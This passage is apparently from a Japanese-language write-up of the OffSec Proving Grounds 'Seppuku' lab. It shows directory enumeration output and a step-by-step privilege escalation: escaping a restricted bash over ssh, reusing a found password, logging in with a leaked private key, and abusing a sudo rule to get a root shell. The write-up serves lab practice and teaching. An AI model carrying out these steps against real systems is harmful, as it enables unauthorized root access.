===============================================================
2022/05/29 21:30:29 Starting gobuster in directory enumeration mode
===============================================================
/blocked              (Status: 301) [Size: 1260] [-->
http://seppuku.pg:8088/blocked/]
/cgi-bin              (Status: 301) [Size: 1260] [-->
http://seppuku.pg:8088/cgi-bin/]
/docs                 (Status: 301) [Size: 1260] [-->
http://seppuku.pg:8088/docs/]
/index.html           (Status: 200) [Size: 171]
/index.php            (Status: 200) [Size: 163188]

===============================================================
2022/05/29 21:32:31 Finished
===============================================================

```

Linux Privilege Escalation

- [x] List SUDO binaries

`seppuku` は `/root/` を `/tmp/` に上書きリンクする権限を持っている.

```
seppuku@seppuku:~$ sudo -l
Matching Defaults entries for seppuku on seppuku:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User seppuku may run the following commands on seppuku:
    (ALL) NOPASSWD: /usr/bin/ln -sf /root/ /tmp/

```

ファイルを漁ると，`.passwd` というパスワードが書かれたファイルが見つかる．

```
seppuku@seppuku:~$ cat .passwd
12345685213456!@!@A

```

`/home` に移動しようとしたが，制限がかかっている．

```
seppuku@seppuku:~$ cd ..
-rbash: cd: restricted

```

この `-rbash` というのは，`bash` の起動時に `-r` オプションを付けることでコマンドを制限することができる．制限を解除するには，`ssh` で接続する際に `-t "bash --noprofile"` オプションを付けて起動する．

```
seppuku@seppuku:~$ echo $0
-rbash
seppuku@seppuku:~$ exit
logout
-rbash: /usr/bin/clear_console: restricted: cannot specify `/' in command
names
Connection to 192.168.99.90 closed.

┌──(l3ickey👽kali)-[~/l3ickey/pentest-cheat-sheet/offsec-pg/Seppuku]
└─$ ssh seppuku@192.168.99.90 -t "bash --noprofile"
seppuku@192.168.99.90's password:
seppuku@seppuku:~$ echo $0
bash

```

`/home` を確認すると，`samurai`, `tanto` というユーザがいることがわかる．

```
seppuku@seppuku:~$ cd ..
seppuku@seppuku:/home$ ls
samurai  seppuku  tanto

```

両方のユーザに対して，`.passwd` で見つけたパスワードを試すと，`samurai` にログインすることができる．

`samurai` は，`/home/tanto/` にあるバイナリを実行できるため，`tanto` ユーザでログインをしたい．

```
$ ssh samurai@192.168.99.90 -t "bash --noprofile"
samurai@192.168.99.90's password:
samurai@seppuku:~$ id
uid=1001(samurai) gid=1002(samurai) groups=1002(samurai)
samurai@seppuku:~$ sudo -l
Matching Defaults entries for samurai on seppuku:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User samurai may run the following commands on seppuku:
    (ALL) NOPASSWD: /../../../../../../home/tanto/.cgi_bin/bin /tmp/*

```

`tanto` にログインするには `7080` ポートで見つけた秘密鍵を使う.

```
$ ssh -i private.bak tanto@192.168.99.90 -t "bash --noprofile"
tanto@seppuku:~$ id
uid=1002(tanto) gid=1003(tanto) groups=1003(tanto)

```

`/tanto/.cgi_bin/bin` に `/bin/bash` コマンドを実行するファイルを作成し，実行権限を付ける.

```
tanto@seppuku:~$ pwd
/home/tanto
tanto@seppuku:~$ mkdir .cgi_bin
tanto@seppuku:~$ echo "/bin/bash" > .cgi_bin/bin
tanto@seppuku:~$ ls -la .cgi_bin/
total 12
drwxr-xr-x 2 tanto tanto 4096 May 29 22:16 .
drwxr-xr-x 5 tanto tanto 4096 May 29 22:16 ..
-rw-r--r-- 1 tanto tanto   10 May 29 22:16 bin
tanto@seppuku:~$ chmod 777 .cgi_bin/bin
tanto@seppuku:~$ ls -la .cgi_bin/
total 12
drwxr-xr-x 2 tanto tanto 4096 May 29 22:16 .
drwxr-xr-x 5 tanto tanto 4096 May 29 22:16 ..
-rwxrwxrwx 1 tanto tanto   10 May 29 22:16 bin

```

`samurai` ユーザで作成したファイルを `sudo` で実行する.

```
samurai@seppuku:~$ whoami
samurai
samurai@seppuku:~$ sudo /../../../../../../home/tanto/.cgi_bin/bin /tmp/*
root@seppuku:/home/samurai# whoami
root
root@seppuku:/home/samurai# cd /root
root@seppuku:~# ls
proof.txt  root.txt
root@seppuku:~# cat proof.txt
703d6a9dacffaa1541974cd2b5f7d08e

```

`proof.txt` を手に入れることができた.

If you are stuck

- [ ] Are there any areas where you are guessing "it would be " without examining the details?
- [ ] Have you tried "all" the information available on the internet?